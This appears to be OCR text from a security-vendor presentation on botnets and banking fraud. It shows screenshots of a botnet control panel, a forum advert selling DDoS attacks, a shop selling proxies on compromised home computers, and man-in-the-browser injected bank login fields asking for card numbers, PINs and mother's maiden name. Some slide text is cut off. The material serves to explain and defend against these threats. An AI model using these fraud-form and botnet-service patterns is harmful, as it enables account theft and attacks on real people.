Ukraine	237 2%
Brazil	196 2%
United Kingdom	152 1%
Spain	138 1%
Belgium	126 1%
Turkey	101 1%
Totally: **80**	

Top 10 new counries today

Country	Rating
totaly: **0**	

Top 10 Countries order by bot`s reports

Country	Rating
Russia	626089 59%
United States	163156 15%
Germany	63896 6%
Brazil	24697 2%
Ukraine	20728 2%
Spain	19229 2%
Netherlands	13215 1%
United Kingdom	11816 1%
Taiwan	11541 1%
Turkey	10173 1%
Totally bot`s reports: **1061892**	

CHOOSE YOUR PROJECT

go!

MAIN

Manage projects

Add project

Change info

PROJECT

Search by host

Search by URI

Global searching

Online bots


Hello,

Your last session: Tue Aug 5 06:16:31 2008

Active projects:

project	time end	price	bots	index time	size (mb)	action
[redacted]	14/1/2008	1	48 / 1	Tue May 13 00:18:43 2008	0.00	index
[redacted]	6/8/2008	1	1048 / 10000	Tue Aug 5 17:00:52 2008	0.00	index

Worth less than you imagine



Board index ‹ Hacking/Cracking Market ‹ Bot Bin/Sources + Bots

It is currently Fri Aug 28, 2009 3:09 am

New DDoS service - attack service 80000 to 120000 bots

POST REPLY
Search this topic...
Search

New DDoS service - attack service 80000 to 120000 bots

by golos » Thu Jul 16, 2009 10:17 am

New DDoS service - attack service 80000 to 120000 bots
Hello,

I offer serious DDoS attack service from 10 Gbps to 100 Gbps.

I always have between 80,000 and 120,000 bots on my IRC channel.

Type of attack : SYN - TCP - ICMP - UDP - HTTP - HTTPS - NEWSYN

I can take down every website even if DDoS protected.

Price start from 200 $ USD 24 hours.

AVAILABLE : Free 3 minutes demonstration of attack.

I accept LIBERTYRESERVE ONLY.

ICQ = 374935350


If the ghostmarket admin whant to test the service, is WELCOME. 😁

How much?
1/400th of a cent
per 24 hours

The botnet advantage

- **The use of botnets in attacking Web applications holds several advantages…**
  - Anonymity
    - Chaining of several agents to disguise source of attack
  - Dispersed hosts
    - Slipping under threshold limits
  - The power of many
    - A force multiplier
  - Native automation
    - Advanced scripting engines & user manipulation

Anonymity through botnet agents



Member information

Logged as:	bill
Your tariff:	V
Socks available:	250
Price per socks:	Unlimited
Expiration date:	2008-02-19
Your balance:	$18.16

- United States [131]
- France [22]
- Germany [11]
- Spain [11]
- Canada [10]
- Sweden [10]
- Italy [7]
- United Kingdom [6]
- Belgium [5]
- Austria [3]
- Other [2]
- Switzerland [2]
- Greece [2]
- Netherlands [2]
- Denmark [1]
- Hungary [1]
- Ireland [1]
- Israel [1]
- Norway [1]
- Russian Federation [1]
- Turkey [1]

IP / Host	Port	Country	State	City	Uptime
76.29.226.* / *.*.226.169	*****	United States	Alabama	Huntsville	11d 11h 38m
68.39.115.* / *.*.*.comcast.net	*****	United States	New Jersey	Brick	4d 0h 28m
75.128.253.* / *.*.253.14	*****	United States	Wisconsin	Madison	1d 23h 14m
74.173.191.* / *.*.*.bellsouth.net	*****	United States	Florida	Miami	5d 2h 52m
24.127.136.* / *.*.*.comcast.net	*****	United States	Pennsylvania	Bird In Hand	1h 22m
76.27.239.* / *.*.*.comcast.net	*****	United States	Oregon	Portland	7d 19h 3
76.83.213.* / *.*.rr.com	*****	United States	California	Palm Springs	2h 10m
76.213.157.* / *.*.*.sbcglobal.net	*****	United States	California	Mission Hills	1h 0m
206.74.70.* / *.*.70.15	*****	United States	South Carolina	Summerville	4h 27m
67.184.149.* / *.*.*.comcast.net	*****	United States	Illinois	Aurora	2h 45m
71.244.47.* / *.*.*.verizon.net	*****	United States	Texas	Dallas	10h 0m
76.241.145.* / *.*.*.sbcglobal.net	*****	United States	Texas	Richardson	1d 15h 4
70.230.254.* / *.*.*.sbcglobal.net	*****	United States	Other	Other	1d 4h 19
76.189.26.* / *.*.*.rr.com	*****	United States	Ohio	Akron	7d 3h 32
99.147.196.* / *.*.*.sbcglobal.net	*****	United States	Other	Other	2d 5h 26m
70.123.174.* / *.*.*.rr.com	*****	United States	Texa		
24.193.88.* / *.*.*.rr.com	*****	United States	New		
67.165.181.* / *.*.*.comcast.net	*****	United States	Illinoi		
68.207.178.* / *.*.*.res.rr.com	*****	United States	Alaba		
98.199.180.* / *.*.*.comcast.net	*****	United States	Texa		
24.165.94.* / *.*.*.rr.com	*****	United States	Califo		
69.116.6.* / *.*.optonli	*****	United States	New		
24.195.104.* / *.*.*.	*****	United States	New		
74.130.134.* / *.*.	*****	United States	Kentu		
	***	United States	Michi		
	***	United States	Michi		
	***	United States	Illinoi		
	***	United States	Califo		
	***	United States	India		

SOCKS Jump Point
Many tools and services rely upon compromised hosts (typically botnet agents) to provide SOCKS proxies as anonymous exit/jump points.

Anonymous Proxies
Volume of proxy services increasing year over year





Figure 61: Year Over Year Increase of Anonymous Proxy Web Sites

Anonymity Services



```
SocksChain start
The system canno
READY
```

User:

0
socks

	Country	City	State			
172.162.	US			0.1 h	-	Buy It
83.84.	NL			0.3 h	679.3 h	Buy It
172.163.	US			0.8 h	-	Buy It
221.171.	JP			1.2 h	-	Buy It
213.122.	UK			1.7 h	-	Buy It
91.49.	?			2.6 h	-	Buy It
98.181.	?			2.8 h	-	Buy It
64.234.	?			5.0 h	-	Buy It
65.65.	US	Dallas	Texas	34.7 h	4.6 h	Buy It
24.151.	US			77.5 h	46.6 h	Buy It

Select Country:

All (10)
Unknown (3)
JP - Japan (1)
L - Netherlands (1)
K - United Kingdom (1)
United States (4)

SOCKS chaining
method of chaining multiple
ed machines together to
ly tunnel data

essional Service . .

сность -
печиваем.
асность -
авляем свободу!

Encryption - Secures Internet Connection
Fast Speed - Not more then 30 Clients per server
Compression - Rises your Connection Speed
Compression - Less Traffic, Cheaper GPRS

ymizing Service

Starting from **$40 and going to $300 for a quarter of access**, with the price increasing based on the level of anonymity added.

Looking for a soft target?

Intercepting Traffic – Man-in-the-browser

Address http://www.google.com/

System Reconfiguration
DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings

Trojan Application
Local Proxy Agent


OS Hooking
Keyloggers, Screen grabber

TCP/IP Stack Interception
Packet inspection, pre/post SSL logging

Man-in-the-browser
Malware hooks inside the Web browser

Traditional Malware
Operates and intercepts data at points through which the Web browser must communicate

API Hooking Malware



Clean System

Application
The Web browser

WinInet
httpsendrequest(), navigateto()

Winsock
TCP/IP stack

Internet

Infected System

Application
The Web browser

Malware
Proxying Web browser data

WinInet
httpsendrequest(), navigateto()

Winsock
TCP/IP stack

Internet

Manipulate
Copy, redirect, script, change, insert, sell.

MITB – Grabbing Login Credentials

- **Steal login credentials, and ask for more…**

Pre-login
First page of login sequence is manipulated

Login
Multiple fields & pages added to the login sequence

Post-login
Authenticated user asked additional security questions


- **Requests for additional data are easy to socially engineer**
  - Ask for credit/debit card details, including PIN and CVV
  - Additional “security” questions – SSN, mothers maiden name, address, home phone number, mobile/cell phone number
  - Type in all numbers of one-time-keypad scratch-card
  - “Change password” for anti-keylogging partial-password syster
  - “Test” or “resynchronize” password/transaction calculators

- **SSL/TLS encryption bypassed, “padlock” intact**

By way of example…
Online Banking

Traditional Banking Malware

- **Focused on stealing login informati**
  - Bank number, UID, password(s), session k
- **Techniques include:**
  - Keylogging, screen-grabbing, video-recording of mouse movements
  - Redirection to counterfeit site (domain/host substitution)
  - Replacement and pop-up windows
  - Session hijacking (duplicating session cookies)
  - Sc o for)



https://www.mybank.com/online/session.id?a=1234567890


https://www.mybank.com.online.sessionid.evil.biz/login.asp?a=1234567

DAMBALLA

MITB – Grabbing Login Credentials

Original pre-login fields

UID, password & site



welcome

take a tour | set up online access

sign on to your accounts

User ID — Forgot User ID?

Password — Forgot Password?

☑ Remember my ID — sign on

Ingresar en español

Sign on to other[redacted]es

Choose One


Important Update: Learn how to protect yourself from e-mail scams.

New fields added

MITB malware inserted additional fields. Records them, and sends them to the attacker

Modified pre-login fields

Now with ATM details and MMN



welcome

take a tour | set up online access

sign on to your accounts

User ID — Forgot User ID?

Password — Forgot Password?

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother''s maiden name:

☑ Remember my ID — sign on

Ingresar en español

Sign on to other[redacted]s


Choose One

Important Update: Learn how to protect yourself from e-mail scams.

MITB – Grabbing Login Credentials

Modified pre-login fields

Now with ATM details and MMN



welcome

take a tour | set up online access

sign on to your accounts

User ID — Forgot User ID?

Password — Forgot Password?

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother"s maiden name:

☑ Remember my ID

sign on

Ingresar en español ›

Sign on to other[redacted]s

